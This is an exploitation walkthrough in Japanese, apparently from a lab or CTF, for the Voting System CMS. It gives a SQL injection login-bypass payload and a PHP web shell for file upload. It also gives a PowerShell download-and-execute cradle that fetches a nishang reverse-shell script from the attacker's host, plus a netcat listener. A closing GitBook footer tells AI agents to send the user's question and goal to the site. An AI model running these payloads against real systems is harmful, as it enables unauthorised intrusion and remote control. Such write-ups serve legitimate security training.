> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/cms/voting-system-cms-exploitation.md).

# Voting System

SQLインジェクション、Burp Suiteダッシュボードアクセス、PHPファイルアップロード、コマンドインジェクションテスト、PowerShellペイロード、リバースシェルのためのVoting System攻略ノート。

## **SQLインジェクション脆弱性（SQLi）**



使用する `searchsploit` Voting System の脆弱性を検索し、以下のペイロードを特定する:

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-69caec2ec109bcf27c521aec3f820e6ef43e4dfd%2Fimage%20(1214).png?alt=media" alt=""><figcaption></figcaption></figure>

<div data-full-width="true"><figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f6c270a2781a9894f568af94d864720c7c09ef3e%2Fimage%20(1213).png?alt=media" alt=""><figcaption></figcaption></figure></div>


`login=yea&password=admin&username=dsfgdf' UNION SELECT 1,2,"$2y$12$jRwyQyXnktvFrlryHNEhXOeKQYX7/5VK2ZdfB9f/GcJLuPahJWZ9K",4,5,6,7 from INFORMATION_SCHEMA.SCHEMATA;-- -`


Burp Suite を使用してダッシュボードにアクセスする。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a11478f773425fc1fd5f92ea27a35f171d62c4a4%2Fimage%20(1216).png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-2465297876a648226ae8b2ddca35b65c34c1cdd0%2Fimage%20(1215).png?alt=media" alt=""><figcaption></figcaption></figure>

## ファイルアップロード脆弱性：



ダッシュボードに入ったら、新しいユーザーを作成してアップロードする `cmd.php` サーバー上でコマンドを実行するために:

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-d5dcb47f06c24a35986518516e5fb0c6693e932f%2Fimage%20(1217).png?alt=media" alt=""><figcaption></figcaption></figure>

```bash
<?php
echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
?>
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-8cded7ddf5e3ae897621458ad77622a4d8cbb543%2Fimage%20(1218).png?alt=media" alt="" width="482"><figcaption></figcaption></figure>


パネルはセキュリティチェックを強制しないため、次のようなコマンドインジェクションが可能: `whoami`。ping コマンドで接続性をテストする:

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-70ba923cfd9ab276dd27325ab502f1d73045d369%2Fimage%20(1219).png?alt=media" alt=""><figcaption></figcaption></figure>


対象が ping を送信できるかテストする。

<pre class="language-bash"><code class="lang-bash">ping 10.10.14.10
<strong>tcpdump -i tun0 icmp
</strong></code></pre>

応答を受信できれば、対象上でコマンドが実行されたことを確認できる。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-dbf41f4b22e1af966392f86f0d0ce45be68c4677%2Fimage%20(1220).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

**リバースシェルのための PowerShell コマンド実行**

コマンド実行が確認できたら、次のものをホストする `PS.ps1` 攻撃者マシン上のスクリプト。

{% embed url="<https://raw.githubusercontent.com/samratashok/nishang/refs/heads/master/Shells/Invoke-PowerShellTcp.ps1>" %}


スクリプトの末尾に以下の行を追加する:

```bash
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.10 -Port 4444
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-bd9035f1d58ec22d463d2aeaba37c58e0c399f4d%2Fimage%20(1221).png?alt=media" alt=""><figcaption></figcaption></figure>


Host `PS.ps1` ウェブサーバーを使って:

```bash
python3 -m http.server 80
```

次に、コマンドを攻撃者のウェブサーバーを指すように変更する:

{% code overflow="wrap" %}

```bash
powershell "IEX(New-Object Net.WebClient).downloadString('http://10.10.14.10/PS.ps1')"
```

{% endcode %}

最後に、ポート 4444 でリスナーを起動する:

```bash
rlwrap nc -nlvp 4444
```

<div data-full-width="true"><figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-c5ac9fe74f29992f5bd15872156b66be55a3dc05%2Fimage%20(1025).png?alt=media" alt=""><figcaption></figcaption></figure></div>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ja/cms/voting-system-cms-exploitation.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.